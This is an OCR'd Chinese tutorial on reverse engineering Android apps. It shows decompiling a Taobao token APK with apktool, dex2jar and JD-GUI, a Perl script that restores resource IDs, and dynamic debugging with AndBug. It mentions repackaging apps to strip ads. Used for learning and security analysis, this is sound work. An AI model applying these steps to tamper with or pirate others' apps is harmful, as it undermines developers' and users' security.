
首先用 apktool 和用 dex2jar+JD 是两种常见的反编译 apk 的手段。这里由于我们的目的是反编译到 eclipse 工程这种程度，需要两种方法结合使用。

这里我们举个例子，手头刚好下了个淘宝手机令牌，就他了！

首先用 apktool，apktool 的优点是能完整反编译出资源文件和属性文件。但是反编译出的源码是 smali 的。但是 smali 用着似乎很纠结（我没成功・・・也可能是因为我不会用・・・）。

apktool 用法如下：　apktool.bat　d　apk 文件名　输出目录

如下：



然后去我们的 dest_dir 下，看到 res 和 smali 两个文件夹和 AndroidManifest 文件。

其中 res 就是资源文件夹，smali 是源码包。

如果目的是去广告或者汉化的话现在已经成功了，因为这两个通过修改资源文件都可以实现。然后再通过 apktool 打包回去即可。当然，需要用一个新的签名。

继续，我们的目的是 eclipse 工程。

然后根据 AndroidManifest 的内容创建一个包名和 sdk 版本一样的 Android 工程，将 res 文件夹和 AndroidManifest 文件考到工程下覆盖原先的。

然后就是获取源代码了。

apk 安装包其实就是一个压缩包，我们将安装包扩展名改为.rar，然后用压缩工具解压。


进 去会看到 AndroidManifest 和 res，但是会发现这里的 xml 文件是宽字符而且难以读懂的。不过这些我们前面已经解决了。这里我们需要的是 classes.dex。classes.dex 是源码编译出来的结果。通过 dex2jar 工具我们可以把 classes.dex 转化成 jar 包：dex2jar.bat classes.dex

如下：

```
E:\decompile\apktool>cd ..

E:\decompile>cd dex2jar-0.0.9.9

E:\decompile\dex2jar-0.0.9.9>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.9
dex2jar classes.dex -> classes_dex2jar.jar
Done.

E:\decompile\dex2jar-0.0.9.9>
```

这样在当前目录下就生成了一个 classes_dex2jar.jar


用 javeDecompiler 可以打开它。用 JDgui.exe 打开刚才的文件。如图：



PS：淘宝令牌似乎做了代码混淆。

这里已经能看到源码了。

然后 file->save all source 将代码保存到一个压缩包：



之后将这个压缩包解压，并将文件夹改名为 src。拷贝到刚才的 Android 工程下，覆盖掉原本的 src。一般删掉代码中 Android 那个文件夹。

但 是很麻烦的是这里的所有资源都是以 ID 的形式在代码中的。所以不能直接跳转资源文件，更别提重新编译了。正常的代码中会有 R.java 这个文件，在这个文 件里有资源名对应 ID 的列表。这里可以写个脚本跑一遍将所有 id 替换成 R.xx.xxxx 的形式。或者用的时候到这个文件里来查。不过不知道为什么我这次 举例子的这个代码包里我没有找到 R.java....囧....

这时这个工程就已经完成了~

Android:逆向工程之资源 ID 还原小工具

一般情况下，我们采用 apktool(xml 资源)+dex2jar+JDGui(jar to java)反编译 android apk 之后的代码中，涉及到资源索引的信息全部替换成了十进制的数字。

如何将这些数字还原成为原始的资源索引形式呢？

```
public g(Context paramContext)
{
  super(paramContext);
  b(2130903088);
  this.b = ((FirModule)this.k.N().a("fir_module"));
  int[] arrayOfInt = new int[2];
  arrayOfInt[0] = 2131427902;
  arrayOfInt[1] = 2131427901;
  a(arrayOfInt);
  f(1);
  f(2);
}
```

我们希望得到如下形式的代码：

```
public g(Context paramContext)
{
```

```
        super(paramContext);
        b(R.layout.fir_info_page);
        this.b = ((FirModule)this.k.N().a("fir_module"));
        int[] arrayOfInt = new int[2];
        arrayOfInt[0] = R.string.commended_apps;
        arrayOfInt[1] = R.string.person_info;
        a(arrayOfInt);
        f(1);
        f(2);
    }
```

可读性就非常高了。

下面讲述如何做到这个功能：

b(2130903088);中的数字转换为 16 进制以后，是 0x7f030030，通过手工在 R.java 中搜索我们可以找到：

```
public static final int fir_info_page=0x7f030030;
```

因此在相应的地方替换为对应的资源索引就可以了,处于 layout class 之下，因此是 R.layout.fir_info_page 。

注意：如果代码中不是 10 进制的 ID，而是十六进制，即与 R.java 相同的数值，则将 $RESERVED_HEX 设为 0.

好了，原理很简单，接下来我们编写一个 perl 脚本来批量做这个事情，具体代码如下：

同时支持自定义匹配模式，在该脚本所在目录下，新建一个文本文件 wordspattern.txt,

内容格式如下：

```
intent\.setFlags\(0x10000000\)=intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
intent\.setFlags\(0x20000000\)=intent.setFlags(Intent.FLAG_ACTIVITY_FORWARD_RESULT)
intent\.setFlags\(0x40000000\)=intent.setFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP)
intent\.setFlags\(0x80000000\)=intent.setFlags(Intent.FLAG_ACTIVITY_MULTIPLE_TASK)
intent\.setFlags\(0x30000000\)=intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK|Intent.FLAG_ACTIVITY_FORWARD_RESULT)
```

perl 源代码：

```
#!/usr/bin/perl
#注意事项：
#复制一份 R.java 在该文件所在目录
#第一个参数为：需要处理的源代码目录路径

use strict;

use File::Find;

#是否按十六进制进行替换
#即源代码中的资源 ID 是否与 R.java 中一样采用十六进制
#如果是，设置为 1，否则设置为 0
my $RESERVED_HEX = 1;
```

```
my $from_str;
my $to_str;
my $resource;
my $init_folder = $ARGV[0];

if (not -d $init_folder)
{
   print "目录:$init_folder 不存在.\n";
print "$0 <source_folder>\n";
   exit;
}

#读取 R.java 中的所有文本
my $k_file = "R.java";
open my $k ,"< $k_file" or die "couldn't open $k_file\n";
my @keywords = <$k> ;
close $k;


#遍历每行数据

for my $line (@keywords)
{
   #print "$line";

   #先解析内部 class 类型:id/style/xml/arrays 等
   #public static final class style {
   if ($line =~ /public\sstatic\sfinal\sclass\s(\w+)\s\{/)
```

```
    {
        $resource = $1;

        print "class:$resource\n";

    }
    else
    {
       #如果格式如下，则解析出来
       #public static final int MarketPanelTheme=0x7f0c0076;
       if ($line =~ /public\sstatic\sfinal\sint\s(\w+)=(\w+)\;/)
       {
          #print "keywords:$1 <-- $2\n";
          if( $RESERVED_HEX==1)
          {
          $from_str=$2;#如果代码中与 R.java 保持一致，都采用十六进制，则不需要转换
          }
          else
          {
          $from_str = oct $2; #16 进制转化为 10 进制
          }
          $to_str = "R\.$resource\.$1";
          print "$resource:$from_str --> $to_str\n\n";
          find(\&CallBackMe, $init_folder );
       }
    }
}
```

```
#读取用户自定义的匹配模式
#如:intent.setFlags(0x10000000)=intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
my $wordpatternfile = "wordspattern.txt";
my @userkeywords;
my $userword;
open $userword ,"< $wordpatternfile" if -e $wordpatternfile;
@userkeywords = <$userword> ;
close $userword;
for my $line (@userkeywords)
{
  if($line =~ /(.*)=(.*)$/)
  {
        $from_str=$1;
        $to_str=$2;
        find(\&CallBackMe, $init_folder );
  }
}



print "Well Done.\n";

sub CallBackMe
{
  my $fullpath = $File::Find::name;

  if(-d $fullpath)
```

```
 {
        print "[Dir] $fullpath\n";
 }
 else
 {
    #print "[File] $fullpath\n";
    if($fullpath =~ /\.java$/i)
    {
       if($fullpath =~ /\\$k_file/i)
       {
            #ignore it
            print "Ignored $k_file\n";
       }
       else
       {
          #replace text
          print "Replacing $from_str with $to_str in $fullpath\n";
          ReplaceString($fullpath, $from_str,$to_str);
       }
    }
 }
}

#Replacing $from with $to in $file
sub ReplaceString
{
   my $file = shift @_;
   my $from = shift @_;
```

```
    my $to = shift @_;

    open my $fh ,"< $file" or die "couldn't open $file\n";
    my @lines=<$fh>;
    close $fh;

    my $outlines = join '',@lines;
    #replace all
    $outlines =~ s/$from/$to/g;
    #write back
    open my $out , "> $file" or die "couldn't write $file";
    print $out $outlines;
    close $out;
}
```

http://blog.csdn.net/annkie/article/details/7790026

Android 动态逆向分析工具（一）


——Andbug 的基本操作

anbingchun@163.com

1、下载 andbug


修改版本：

git clone https://github.com/anbc/AndBug.git
作者原版本：
git clone https://github.com/swdunlop/AndBug



2、对 andbug 的部分模块进行编译

在 Andbug 文件夹中使用 make 命令进行编译



3、对文件路径进行设置

在 Andbug 文件夹中的 andbug 文件中，以下修改，修改
sys.path.append("")中的路径，比如作者将 Andbug 下载到了“/home/anbc/test/test/Andbug/”路径中，将 sys.path.append(“/home/anbc/test/test/Andbug/lib”)


4、启动虚拟机

emulator -avd Android_3

```
anbc@anbc-OptiPlex-780:~$ emulator -avd Android_3
Failed to load libGL.so
error libGL.so: cannot open shared object file: No such file or directory
Failed to load libGL.so
error libGL.so: cannot open shared object file: No such file or directory
emulator: emulator window was out of view and was recentered
```

5、查看当前的进行信息

```
anbc@anbc-OptiPlex-780: ~/test/do/AndBug

anbc@anbc-OptiPlex-780:~/test/do/AndBug$ adb shell ps
USER      PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root      1     0     296    208   c0098770 0000e840 S /init
root      2     0     0      0     c005048c 00000000 S kthreadd
root      3     2     0      0     c0042268 00000000 S ksoftirqd/0
root      4     2     0      0     c004ce30 00000000 S events/0
root      5     2     0      0     c004ce30 00000000 S khelper
root      6     2     0      0     c004ce30 00000000 S suspend
root      7     2     0      0     c004ce30 00000000 S kblockd/0
root      8     2     0      0     c004ce30 00000000 S cqueue
root      9     2     0      0     c016f7c4 00000000 S kseriod
root      10    2     0      0     c004ce30 00000000 S kmmcd
root      11    2     0      0     c006f36c 00000000 S pdflush
root      12    2     0      0     c006f36c 00000000 S pdflush
root      13    2     0      0     c007340c 00000000 S kswapd0
root      14    2     0      0     c004ce30 00000000 S aio/0
root      25    2     0      0     c016d0f8 00000000 S mtdblockd
root      26    2     0      0     c004ce30 00000000 S kstriped
root      27    2     0      0     c004ce30 00000000 S hid_compat
root      28    2     0      0     c004ce30 00000000 S rpciod/0
root      29    1     276    156   c0098770 0000e840 S /sbin/ueventd
system    30    1     836    344   c0195c08 40036fc0 S /system/bin/servicemanage
r
```




可以看到浏览器应用的进程 id 是 920，包名是：com.android.browser

6、启动 andbug

./andbug shell -p com.android.browser


Andbug 有两种启动方式，一种是以进程 id 方式启动，一种是以包名方式启动
通过进程 id 或者包名指定对某个 apk 进行调试。

如图：以包名方式启动，进入 andbug 的 shell 中



7、列举 apk 中的类信息

命令：classes
作用：列举出指定 apk 中使用的所有的 Class 信息，包括 apk 中自己实现的 Class 以及所调用的系统 class 信息



另外 classes 命令后边可以跟 Class 名称的信息，通过添加名称信息，可以列举出符合条件的 class 的信息。
如：classes app

如图，列举出所有类路径中包含了 app 字符串的类信息

```
>> classes app
## Loaded Classes
   -- com.android.internal.app.AlertController$ButtonHandler
   -- android.app.backup.BackupDataInput
   -- android.app.ActionBar
   -- android.app.DialogFragment
   -- android.app.ActivityThread$ContextCleanupInfo
   -- android.app.ActivityManagerNative$1
   -- android.app.ActivityThread$DropBoxReporter
   -- android.app.Dialog$1
   -- android.app.PendingIntent
   -- android.app.ApplicationPackageManager
   -- android.app.ResultInfo$1
   -- android.app.LoadedApk$ServiceDispatcher$InnerConnection
   -- com.android.internal.appwidget.IAppWidgetService$Stub$Proxy
   -- android.app.ContextImpl
   -- android.app.INotificationManager
   -- android.app.ActivityThread$EventLoggingReporter
   -- android.app.INotificationManager$Stub
   -- android.app.backup.BackupHelperDispatcher
   -- android.app.AppGlobals
   -- android.app.IActivityManager$ContentProviderHolder
   -- org.apache.harmony.security.utils.AlgNameMapper
   -- com.android.org.bouncycastle.jcajce.provider.symmetric.DES$Mappings
   -- com.android.internal.app.AlertController$1
   -- android.app.ListFragment
   -- android.database.CrossProcessCursorWrapper
   -- android.app.ResultInfo
   -- android.app.KeyguardManager
   -- android.app.IAlarmManager
   -- android.app.ActivityThread$ProviderRefCount
   -- android.app.ContextImpl$StaticServiceFetcher
```

8、列举指定类的方法信息

命令：methods android.app.NotificationManager
功能：列举出 android.app.NotificationManager 类中的所有方法信息

```
>> methods android.app.NotificationManager
## Methods Landroid/app/NotificationManager;
   -- android.app.NotificationManager.<clinit>()V
   -- android.app.NotificationManager.<init>(Landroid/content/Context;Landroid/o
      s/Handler;)V
   -- android.app.NotificationManager.from(Landroid/content/Context;)Landroid/ap
      p/NotificationManager;
   --
      android.app.NotificationManager.getService()Landroid/app/INotificationMana
      ger;
   -- android.app.NotificationManager.cancel(I)V
   -- android.app.NotificationManager.cancel(Ljava/lang/String;I)V
   -- android.app.NotificationManager.cancelAll()V
   -- android.app.NotificationManager.cancelAsUser(Ljava/lang/String;ILandroid/o
      s/UserHandle;)V
   -- android.app.NotificationManager.notify(ILandroid/app/Notification;)V
   -- android.app.NotificationManager.notify(Ljava/lang/String;ILandroid/app/Not
      ification;)V
   -- android.app.NotificationManager.notifyAsUser(Ljava/lang/String;ILandroid/a
      pp/Notification;Landroid/os/UserHandle;)V
>>
```

其中以 **android.app.NotificationManager.from(Landroid/content/Context;)Landroid/ap p/NotificationManager;** 为例。

android.app.NotificationManager——为类名
from——函数名
Landroid/content/Context;——from 函数的参数类型
Landroid/app/NotificationManager;——from 函数的返回值类型

9、断点操作

9.1 对类设置断点，所有设计该类的操作都会终止下来

break java.io.File

```
>> break java.io.File
## Setting Hooks
   -- Hooked <536870912> java.io.File <class 'andbug.vm.Class'>
```

